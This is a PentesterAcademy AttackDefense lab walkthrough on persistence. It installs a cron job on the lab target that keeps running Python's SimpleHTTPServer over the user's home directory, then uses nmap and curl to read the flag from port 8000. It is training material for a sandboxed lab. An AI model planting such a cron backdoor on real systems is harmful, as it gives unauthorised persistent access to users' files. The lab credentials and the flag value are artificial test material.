ATTACK DEFENSE

by PentesterAcademy

Name	Maintaining access II
URL	https://www.attackdefense.com/challengedetails?cid=955
Type	Persistence : Maintaining Access

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


Objective:

1. Maintain access on the target machine after the credentials are modified. Use a popular HTTP python server module for this.
2. Retrieve flag from the target machine.

Solution:

Step 1: Finding the IP address of target machine.

Command: ip addr



```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
6692: eth0@if6693: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.3/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
6695: eth1@if6696: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:63:6d:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.99.109.2/24 brd 192.99.109.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```


The target machine is at IP 192.99.109.3

Step 2: SSH into the target machine

The SSH login credentials are provided in the challenge description:

- Username: student
- Password: password


Commands:
ssh student@192.99.109.3
Enter password “password”



```
root@attackdefense:~# ssh student@192.99.109.3
The authenticity of host '192.99.109.3 (192.99.109.3)' can't be established.
ECDSA key fingerprint is SHA256:XJKT3cfY7eUyGE+ANUXJUbujx9do/cm94BuQBcOWoho.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.99.109.3' (ECDSA) to the list of known hosts.
student@192.99.109.3's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

student@victim-1:~$
```

Step 3: Check the running processes.

Command: ps -eaf




```
student@victim-1:~$ ps -eaf
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 08:15 ?        00:00:00 /bin/bash /start.sh
root         6     1  0 08:15 ?        00:00:00 /bin/sh /usr/bin/intervene/manage.sh
root         7     1  0 08:15 ?        00:00:00 /usr/bin/python /usr/bin/supervisord -n
root        21     1  0 08:15 ?        00:00:00 /usr/sbin/sshd
root        25     1  0 08:15 ?        00:00:00 /usr/sbin/cron
root        40    21  0 08:16 ?        00:00:00 sshd: student [priv]
student     52    40  0 08:16 ?        00:00:00 sshd: student@pts/0
student     53    52  0 08:16 pts/0    00:00:00 -bash
root        74     6  0 08:18 ?        00:00:00 sleep 5
student     75    53  0 08:18 pts/0    00:00:00 ps -eaf
student@victim-1:~$
```

Cron service is running.

Step 4: Create a cron job which will use the SimpleHTTPServer python module to serve the files present in student user's home directory.


Commands:
echo "* * * * * cd /home/student/ && python -m SimpleHTTPServer" > cron
crontab -i cron
crontab -l



```
student@victim-1:~$ echo "* * * * * cd /home/student/ && python -m SimpleHTTPServer" > cron
student@victim-1:~$ crontab -i cron
student@victim-1:~$ crontab -l
* * * * * cd /home/student/ && python -m SimpleHTTPServer
student@victim-1:~$
```

Step 5: Delete the wait file.

Commands:
ssh student@192.99.109.3
Enter password "password".
rm wait




```
student@victim-1:~$ rm wait
student@victim-1:~$
student@victim-1:~$ Connection to 192.99.109.3 closed by remote host.
Connection to 192.99.109.3 closed.
root@attackdefense:~#
```

The SSH session is terminated.

Step 6: Use nmap to scan for open ports. Since the HTTP server was started, port 8000 should be open.


Command: nmap -p- 192.99.109.3



```
root@attackdefense:~# nmap -p- 192.99.109.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-04 08:29 UTC
Nmap scan report for m7vogye7x100l5tsmxtqa9i54.temp-network_a-99-109 (192.99.109.3)
Host is up (0.000012s latency).
Not shown: 65533 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
8000/tcp open  http-alt
MAC Address: 02:42:C0:63:6D:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.44 seconds
root@attackdefense:~#
```

Step 7: Retrieve the flag.

Commands:
curl 192.99.109.3:8000
curl 192.99.109.3:8000/flag.txt



```
root@attackdefense:~# curl 192.99.109.3:8000
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html>
<title>Directory listing for /</title>
<body>
<h2>Directory listing for /</h2>
<hr>
<ul>
<li><a href=".cache/">.cache/</a>
<li><a href=".selected_editor">.selected_editor</a>
<li><a href=".viminfo">.viminfo</a>
<li><a href="cron">cron</a>
<li><a href="flag.txt">flag.txt</a>
</ul>
<hr>
</body>
</html>
root@attackdefense:~# curl 192.99.109.3:8000/flag.txt
79969e32981f722464fde4ce7f208883
root@attackdefense:~#
```

Flag: 79969e32981f722464fde4ce7f208883

References:

1. Python Module: SimpleHTTPServer (https://docs.python.org/2/library/simplehttpserver.html)